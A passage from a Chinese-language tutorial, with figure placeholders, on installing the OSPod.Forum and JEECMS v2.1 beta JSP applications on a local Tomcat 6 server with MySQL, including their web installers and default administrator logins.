


图17

把论坛安装程序解压到一个目录下，在C:\Program Files\Apache Software Foundation\Tomcat 6.0\webapps目录下新建一个名为eforum的文件夹，然后把解压目录eforum文件夹下的所有文件复制到C:\Program Files\Apache Software Foundation\Tomcat 6.0\webapps\eforum目录下，在浏览器中打开http://localhost:8080/eforum/bbsadmin/install就会看到如




图18




图19

图18所示的安装界面了，输入数据库名称eforum、数据库用户名和密码后点“测试数据库”，如果显示“数据库连接测试通过！”就可以点“开始安装”按钮来进行安装了，安装完成后如图19所示，默认前台管理用户名和密码都是admin，登录后如图20所示。来发个帖子测试一下，一切正常，如图21。




图20




图21

好了，OSPod.Forum就算建立起来了，下面再来安装一个jsp的内容管理系统，这次我们以JEECMS v2.1 beta为例，它也是基于jsp + mysql的。由于上面已经安装好了mysql，所以现在直接使用就行了。把JEECMS v2.1 beta.rar解压到一个目录下，在C:\Program Files\Apache Software Foundation\Tomcat 6.0\webapps目录下新建一个文件夹jeecms，然后来到刚才解压JEECMS v2.1 beta.rar的文件夹，在里面找到jeecms文件夹，把其中的所有文件（不包括jeecms文件夹本身）复制到C:\Program Files\Apache Software Foundation\Tomcat 6.0\webapps\jeecms目录下，如图22。

打开浏览器访问一下http://localhost:8080/jeecms/就会自动跳转到安装页面了，如图23，勾选“我已经阅读并同意此协议”后点击“下一步”，就到了系统参数设置的地方，别的不需要改动，只需要输入mysql的密码就行了，如图24。

填好密码后直接点“提交”就开始安装了，安装完成后会看到如图25所示的提示，提示说“只有重启TOMCAT服务之后，安装才能生效”，我们重启一下tomcat，重启后再在浏览器中访问http://localhost:8080/jeecms就可以看到首页了，如图26。我们登录后台看看，后台地址是http://localhost:8080/jeecms/login/Jeecms.do，使用默认的用户名和密码（admin和password）登录后如图27所示，至此，JEECMS也安装完成了。

